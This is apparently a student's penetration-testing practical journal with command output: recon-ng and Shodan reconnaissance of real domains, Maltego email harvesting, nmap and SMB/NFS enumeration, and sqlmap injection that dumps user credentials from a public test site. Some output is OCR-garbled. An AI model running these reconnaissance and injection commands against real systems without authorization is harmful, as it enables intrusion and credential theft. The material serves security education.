| yaseera     | 2022-11-21 11:57:54 |
+-----+
```

```
[recon-ng][navneet] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules ...
[recon-ng][navneet] > modules load hackertarget
[recon-ng][navneet][hackertarget] > show options
Shows various framework items
Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][default] > workspaces load navneet
[recon-ng][navneet] >
```

```
[recon-ng][navneet][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][navneet][hackertarget] > info
[recon-ng][navneet][hackertarget] > Description:
    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.1
[recon-ng][navneet][hackertarget] > Options:
    Name          Current Value   Required   Description
    SOURCE        tesla.com       yes        source of input (see 'info' for details)
```

```
[recon-ng][navneet][hackertarget] > input
+-----+
| Module Inputs |
+-----+
| tesla.com     |
+-----+
```

```
[recon-ng][navneet][hackertarget] > run

[tesla.com] [WEBSITE] [CLOUD] [HOSTING] [SERVICES] [EMAIL] [SECURITY] [WHOIS]


[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 184.30.18.203
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
```

```
[recon-ng][navneet][hackertarget] > show hosts
+-----+
| rowid | host | ip_address | region | country | latitude |
| longitude | notes | module |
+-----+
| 1 | tesla.com | 184.30.18.203 | | | |
| 2 | o7.ptr6980.tesla.com | 149.72.144.42 | | | |
+-----+
```

1	tesla.com	184.30.18.203				
2	o7.ptr6980.tesla.com	149.72.144.42				
3	vpn1.tesla.com	8.45.124.215				
4	apacvpn1.tesla.com	8.244.131.215				
5	cnvpn1.tesla.com	114.141.176.215				
6	vpn2.tesla.com	8.47.24.215				
7	model3.tesla.com	205.234.27.221				
8	o3.ptr1444.tesla.com	149.72.152.236				
9	o2.ptr556.tesla.com	149.72.134.64				

## E. SHODAN

```
---(root@kali)-[~]
# pip install shodan
Requirement already satisfied: shodan in /usr/lib/python3/dist-packages
WARNING: Running pip as the 'root' user can result in broken permissions
using the system package manager. It is recommended to use a virtual environment
---(root@kali)-[~]
```



```
---(root@kali)-[~]
# shodan init
yHHhp0Tn6Dm8pJdSbortdGUqXVLLqkt
Successfully initialized
---(root@kali)-[~]
#
```

```
version      Print version of this tool.

---(root@kali)-[~]
# shodan myip
203.192.213.68
---(root@kali)-[~]
```

```
---(root@kali)-[~]
# shodan alert
Usage: shodan alert [OPTIONS] COMMAND [ARGS] ...
      Manage the network alerts for your account
Options:
  -h, --help  Show this message and exit.
Commands:
  clear    Remove all alerts
  create   Create a trigger alert to monitor an external network
  disable  Disable a trigger for the alert
  domain   Create a network alert based on a domain name
  download Download all information for monitored networks/ IPs.
  enable   Enable a trigger for the alert
  export   Export the configuration of monitored networks/ IPs to be...
  import   Export the configuration of monitored networks/ IPs to be...
  info    Show information about a specific alert
  list    List all the active alerts
---(root@kali)-[~]
```

```
---(root@kali)-[~]
# shodan count port:22
22218348
---(root@kali)-[~]
```

```
---(root@kali)-[~]
# shodan count port:22 country:IN
497450
---(root@kali)-[~]
# shodan count port:22 country:US
7338240
---(root@kali)-[~]
# shodan count apache
22393640
---(root@kali)-[~]
#
```

```
---(root@kali)-[~]
# shodan stats --facets port net:198.20/16
Top 0 Results for Facet: port
```

```

[root@kali] ~
└─$ shodan host 189.201.128.250
189.201.128.250
Hostnames: ptr.redditmx.com
City: Mexico City
Country: Mexico
Organization: ATC HOLDING FIBRA MEXICO, S. DE R.L. DE C.V.
Updated: 2022-11-21T04:33:41.962492
Number of open ports: 2

Ports:
123/udp ntpd (4)
161/udp ciscoSystems

[root@kali] ~
└─$ shodan download microsoft-data microsoft iis 6.0
└─$ shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0

```

shodan parse --fields ip\_str,port,org --separator , microsoft-data.json.gz

IP	Port	Organization
160.100.100.100	80	CHINANET Guangdong province network
167.255.193.65	80	LasseWeb USA, Inc. Los Angeles
223.7.231.208	80	Aliyun Computing Co., LTD
167.6.247.32	80	Navistar International
34.100.150.187	8081	Google LLC
223.6.19.83	80	Aliyun Computing Co., LTD
209.45.77.33	80	Red Cientifica Peruana
67.55.221.112	80	NA Tel
65.56.108.239	80	Linode
194.153.191.110	80	
223.6.19.83	80	Aliyun Computing Co., LTD
223.6.19.83	80	Aliyun Networks, LLC
194.153.191.68	80	
223.6.177.195	80	Aliyun Computing Co., LTD
66.242.131.175	80	Host Depot, Inc.
223.6.178.121	80	Aliyun Computing Co., LTD
223.6.131.179	80	Aliyun Computing Co., LTD

Saved 100 results into file microsoft-data.json.gz

```

[root@kali] ~
└─$ shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0

```

```

[root@kali] ~
└─$ ssllscan www.ethicalhackingblog.com
Version: 2.0.15-static
OpenSSL 1.1.1q-dev xx XXX XXXX

Connected to 104.26.4.233

Testing SSL server www.ethicalhackingblog.com on port 443 using SNI name www.ethicalhackingblog.com

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 enabled
TLSv1.1 enabled
TLSv1.2 enabled
TLSv1.3 enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

[root@kali] ~
└─$ tlssled www.ethicalhackingblog.com 443

```

TLSSLED - (1.3) based on ssllscan and openssl  
by Raul Siles (www.taddong.com)

openssl version: OpenSSL 3.0.7 1 Nov 2022 (Library: OpenSSL 3.0.7 1 Nov 2022)

## PRACTICAL 4 INFORMATION GATHERING FRAMEWORK MALTEGO(OSINT TOOL)


The image contains five screenshots of the Maltego interface:

- Screenshot 1: Login Result** - Shows the 'Hello YASERA, welcome to Maltego Community Edition!' message. Personal details: First name - YASERA, Surname - ANWARE, Email address - yash.anware@gmail.com. A note says 'Your API key is valid until November 25, 2024 at 12:00:00 AM EST'.
- Screenshot 2: Configure Maltego** - Shows the 'Complete' step of the configuration process. It lists installed items: 13 Application Servers, 175 Transforms, 102 Plugins, 29 Transform Sets, 31 Icons, and 8 Themes.
- Screenshot 3: Maltego Community Edition 4.3.0** - The main workspace showing a network graph. Entities include 'Company Stalker' (a domain), various email addresses like '@info@wilsoncollege.edu', and relationships between them. A sidebar shows 'Entity Picker' and 'Output - Transform Output'.
- Screenshot 4: Filter email addresses** - A dialog box titled 'Filter email addresses' with the sub-instruction 'Filter out the silly catchall email addresses.' It lists several email addresses with checkboxes. One checkbox is checked for '@info@wilsoncollege.edu'. A button at the bottom right says 'Proceed with selected >'.
- Screenshot 5: Filter email addresses (Details)** - A detailed view of the 'Email addresses' table from the previous screenshot. The table has two columns: 'Email addresses' and 'Type'. All entries are 'Email Address'. The first few rows are:

Email addresses	Type
@info@wilsoncollege.edu	Email Address
@list@wilsoncollege.edu	Email Address
@information@wilsoncollege.edu	Email Address
@decision-makers@wilsoncollege.edu	Email Address
@english@wilsoncollege.edu	Email Address
@principal@wilsoncollege.edu	Email Address

# PRACTICAL 5 ACTIVE INFORMATION GATHERING


## 1. Dns enumeration



The screenshot shows the dnsenum tool interface. At the top, it displays the command used: `root@kali:~/Desktop$ ./dnsenum nesedu.in`. Below this, the version information is shown: `dnsenum VERSION:1.2.6`. The main output area is titled "Host's addresses:" and lists one entry: `nesedu.in. 724 IN A 173.231.214.55`. Under "Name Servers:", two entries are listed: `ns2.techmotif.com. 14399 IN A 70.39.146.236` and `ns1.techmotif.com. 7199 IN A 173.231.214.55`. At the bottom, there is a section titled "Mail (MX) Servers:".

## 2. Port scanning

### a. Port scan a host




The screenshot shows the Nmap 7.93 scan report for 192.168.242.229. It starts with the command: `# nmap -sS 192.168.242.229`. The report indicates the host is up with 0.0061s latency. It shows 999 closed TCP ports (reset). One port is open: 53/tcp (domain). The MAC address is CE:80:2D:78:E1:14 (Unknown). The scan took 0.69 seconds.

### b. Get service and version




The screenshot shows the Nmap 7.93 scan report for 192.168.242.229 with the `-sV` option. It includes service detection performed by Nmap. The report shows the same findings as the previous scan, including the open domain service on port 53.

### c. Tcp syn port scanning




The screenshot shows the Nmap 7.93 scan report for 192.168.242.229 with the `-sS` option. It shows the same results as the previous scans, with the open domain service on port 53.

### d. Scanning specific port



The screenshot shows the Nmap 7.93 scan report for 192.168.242.229 with the `-p 1-1000` option. It shows the same findings as the previous scans, with the open domain service on port 53.

### e. Scanning port number 22,23 and 100 to 150



The screenshot shows the Nmap 7.93 scan report for 192.168.242.229 with the `-p 22,23,100-150` option. It shows the same findings as the previous scans, with the open domain service on port 53.

## f. Verbose option scan

```

root@kali:~# nmap -A -sV 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:04 EST
NSE: Script Pre-scanning...
Initiating NSE at 00:04
Completed NSE at 00:04. 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04. 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04. 0.00s elapsed
Initiating ARP Ping Scan at 00:04
Completed ARP Ping Scan at 00:04. 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04. 0.11s elapsed
Initiating SYN Stealth Scan at 00:04
Completed SYN Stealth Scan at 00:04
Scanning 192.168.242.229 [1 port]
Discovered open port 53/tcp on 192.168.242.229
Completed SYN Stealth Scan at 00:04. 0.34s elapsed (1000 total ports)
Initiating Service scan at 00:04

```

Network Distance: 1 hop  
TCP Sequence Prediction: Difficulty=253 (Good luck!)  
IP ID Sequence Generation: All zeros

TRACEROUTE  
HOP RTT ADDRESS  
1 13.25 ms 192.168.242.229

NSE: Script Post-scanning...  
Initiating NSE at 00:04  
Completed NSE at 00:04. 0.00s elapsed  
Initiating NSE at 00:04  
Completed NSE at 00:04. 0.00s elapsed  
Initiating NSE at 00:04  
Completed NSE at 00:04. 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/support/  
Nmap done: 1 IP address (1 host up) scanned in 31.33 seconds  
Raw packets sent: 1111 (52.918KB) | Rcvd: 1126 (48.482KB)

## Nping :- tcp probe for specific port scanning

```

root@kali:~# nping -tcp -p 22 -f syn -t 2 192.168.242.229
Starting Nping 0.7.93 ( https://nmap.org/nping ) at 2022-12-11 00:07 EST
SENT (0.0371s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (0.0406s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=4013563404 win=1480
SENT (1.0375s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (1.0617s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0
SENT (2.0438s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (2.0438s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0

```

## Port scanning using pnsanc

```

root@kali:~# sudo apt install pnsanc
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin
python3-dataclasses python3-jlimiter python3-marshalloenum python3-mypy-ext
python3-responses python3-spypie python3-tkinter-bucket python3-typing-inspect python3
python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
pnsanc
0 upgraded, 1 newly installed, 0 to remove and 81 not upgraded.
Need to get 19.3 kB of archives.
After this operation, 67.6 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 pnsanc amd64 1.14.1-1 [19.3 kB]

```

```

root@kali:~# t_listen -192.168.242.299
34151
root@kali:~# pnsanc -h
Usage: pnsanc [<options>] [<CIDR>|<host-range> <port-range>] | <service>
This program implements a multithreaded TCP port scanner.
More information may be found at:
http://www.lysator.liu.se/~pen/pnsanc

Command line options:
-h Display this information.
-v Print version.

```

## Smb enumeration

```

root@localhost:~# smbclient -L //192.168.39.112/home/riza -U riza
Enter riza's password:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.5.4-68.el6]
      Sharename   Type      Comment
      -----
      riza        Disk
      IPC$        IPC Service (Samba Server Version 3.5.4-68.el6)
      Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.5.4-68.el6]
      Server          Comment
      -----
      Workgroup       Master
      Domain          Master

```

## Smb share enumeration

```

msf6 > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

Name      Current Setting  Required  Description
DB_ALL_USERS  false        no        Add all enumerated usernames to the database
RHOSTS     yes           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain   .             no        The Windows domain to use for authentication
SMBPass     no            no        The password for the specified username
SMBUser     no            no        The username to authenticate as
THREADS    1              yes       The number of concurrent threads (max one per host)

View the full module info with the info or info -d command.
msf6 auxiliary(scanner/smb/smb_enumusers) > 

```

```

[*] msf6 auxiliary(scanner/smb/smb_lookupsid) > use auxiliary/scanner/smb/smb_enumshares
[*] msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.39.118
[*] msf6 auxiliary(scanner/smb/smb_enumshares) > exploit
[*] 192.168.39.118:139  - Starting module
[*] 192.168.39.118:139  - riza - (DISK)
[*] 192.168.39.118:139  - IPC$ - (IPC$[SPECIAL] IPC Service (Samba Server Version 3.5.4-68.el6))
[*] 192.168.39.118:139  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/smb/smb_enumshares) > 

```

## Smb version detection

```

[*] msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.39.118
[*] RHOSTS => 192.168.39.118
[*] msf6 auxiliary(scanner/smb/smb_version) > exploit
[*] 192.168.39.118:445  - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.39.118:445  - Host could not be identified: Unix (Samba 3.5.4-68.el6)
[*] 192.168.39.118:139  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/smb/smb_version) > 

```

## Smb sid user enumeration

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_lookupsid) > exploit

[*] 192.168.39.118:139 - PIPE( LSARPC ) LOCAL(LOCALHOST - 5-21-195939359-2945212547-3875376186 ) DOMAIN(WORKGROUP - )
[*] 192.168.39.118:139 - USER=nobody RID=501
[*] 192.168.39.118:139 - GROUP=None RID=513
[*] 192.168.39.118:139 - USER=riza RID=1000
```

## Smb user enumeration

```
(kali㉿kali)-[~]
└─$ nmap -A -v 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:17 EST
Nmap scan report for 192.168.39.118
Host is up (0.0010s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response_supported
|   message_signing: disabled (dangerous, but default)
|_  _smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds

(kali㉿kali)-[~]
└─$ █

--- (kali㉿kali) /home/kali
└─$ nmap -A -v 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:31 EST
Nmap scan report for 192.168.39.118
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.89 seconds

(kali㉿kali)-[~/home/kali]
└─$ █
```

## SMB Enumeration: Enum4Linux

Enum4linux is a tool that is designed to detecting and extracting data or enumerate from Windows and Linux operating systems, including SMB hosts those are on a network. Enum4linux is can discover the following:

- ☆ Domain and group membership
- ☆ User listings
- ☆ Shares on a device (drives and folders)
- ☆ Password policies on a target
- ☆ The operating system of a remote target

We start to normal scan using enum4linux. It extracts the RID Range, Usernames, Workgroup, Nbtstat Information, Sessions, SID Information, OS Information.

```
(kali㉿kali)-[~/home/kali]
└─$ enum4linux 192.168.39.118
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 15 03:36:13 2023
=====( Target Information )=====

Target ..... 192.168.39.118
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krttgt, domain admins, root, bin, none

=====( Enumerating Workgroup/Domain on 192.168.39.118 )=====

[E] Can't find workgroup/domain

=====( Nbtstat Information for 192.168.39.118 )=====

Looking up status of 192.168.39.118
No reply from 192.168.39.118

=====( Session Check on 192.168.39.118 )=====

[*] Server 192.168.39.118 allows sessions using username '', password ''
```

At last, we have the Share Enumeration which had the guest share that we enumerated earlier. Then we see that it tried to enumerate inside the print share and IPC but was restricted. Then we have the Password Policy Information regarding the users on the system. It enumerates if the password was changed recently or if it has never been changed. It also tells us the complexity and other stuff regarding users and the operating system of the target system.

```
Share Enumeration on 192.168.39.118

Sharename   Type      Comment
riza        Disk
IPC$       IPC       IPC Service (Samba Server Version 3.5.4+68.e16)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
Workgroup       Master

[*] Attempting to map shares on 192.168.39.118
```

## Nfs enumeration

```
File Actions Edit View Help
PS> nmap 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:19 EST
Nmap scan report for 192.168.39.118
Host is up (0.00051s latency).
Not shown: 65525 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
42982/tcp open  unknown
43291/tcp open  unknown
56291/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds
PS>
```

```
root@localhost:~# Starting NFS services: exports: No options given with /home/nts_server (rw,sync), suggest 'root@localhost:~# Starting NFS services: exports: No options given with /home/nts_server (rw,sync), suggest 'root@localhost:~# Starting NFS services: exports: incompatible duplicated export entries: /home/nts_server (0x424) [IGNORED]
root@localhost:~# Starting NFS services: exports: incompatible duplicated export entries: /home/nts_server (0x425) [IGNORED]
root@localhost:~# Starting NFS quotas: [ OK ]
root@localhost:~# Starting NFS mountd: [ OK ]
root@localhost:~# Starting NFS services: [ OK ]
[root@localhost ~]# service iptables stop
[root@localhost ~]# service vsftpd stop
vsftpd: unrecognized service
[root@localhost ~]# Export list for localhost.localdomain:
[root@localhost ~]# showmount -e 192.168.39.118
Export list for 192.168.39.118:
/home/nts_server
[root@localhost ~]# showmount -e 192.168.39.118
Export list for 192.168.39.118:
/home/nts_server
[root@localhost ~]# showmount -e 192.168.39.118
Export list for 192.168.39.118:
/home/nts_server
[root@localhost ~]#
```

```
kali㉿kali:~/home/kali
PS> nmap 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 04:21 EST
Nmap scan report for 192.168.39.118
Host is up (0.00082s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  rpcbind

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.85 seconds
PS>
```





# PRACTICAL 6 WEB APPLICATION ASSESSMENT TOOL

## A. Burpsuite

```
(root㉿kali)-[~]# curl -s https://www.kali.org/ | grep "Kali Linux"
# burpsuite
if that address is correct, here are three other things you can do:
  • Try again later.
  • Check your network connection.
  • If you are connected but behind a firewall, check that Firewall
    rules are not blocking the connection.
```

## B. Setup proxy listener

The screenshot shows the Burp Suite interface. On the left, the 'Proxy Listeners' tab is selected, displaying a list of listeners. One listener is running on port 8080, bound to 'Loopback only'. On the right, a modal window titled 'Add a new proxy listener' is open, showing fields for 'Binding' (port 8080), 'Bind to address' (set to 'Loopback only'), and 'TLS protocols' (set to 'Default'). Below these are sections for 'Intercept Client Requests' and 'Import/Export CA certificate'.



## C. Sql injection using sqlmap


```
zsh: corrupt history file '/root/.zsh_history'
[~] # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:21:17 /2022-11-29/
[05:21:18] [INFO] testing connection to the target URL
[05:21:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:21:20] [INFO] testing if the target URL content is stable
```

### a. Finding database

```
[~] # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
[05:34:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[05:34:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[05:34:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:34:34 /2022-11-29/
```

### b. List tables

```
[~] # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
[~] # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:23:39 /2022-11-29/
[05:23:40] [INFO] resuming back-end DBMS 'mysql'
[05:23:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```



### c. Finding columns

```
[05:35:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:35:42 /2022-11-29/
[~] # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -columns
```

Database: acuart	
Table	Columns
products	[5 columns]
artists	[5 columns]
carts	[5 columns]
categ	[5 columns]
featured	[5 columns]
guestbook	[5 columns]
pictures	[5 columns]
users	[5 columns]

```
File Actions Edit View Help
| Column | Type |
+-----+-----+
| id | int |
| name | varchar(50) |
| price | int unsigned |
| pshort | mediumtext |
| title | varchar(100) |
+-----+-----+
[05:39:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 05:39:04 /2022-11-29/
```

```
[~] # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:40:52 /2022-11-29/
[05:40:52] [INFO] resuming back-end DBMS 'mysql'
[05:40:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
[~] # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```


```
[*] Actions Edit View Help
back-end DBMS: MySQL > 5.0.12
[05:42:13] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
[*] acuart
Table: users
[+] entry
|_ pass |
+-- test

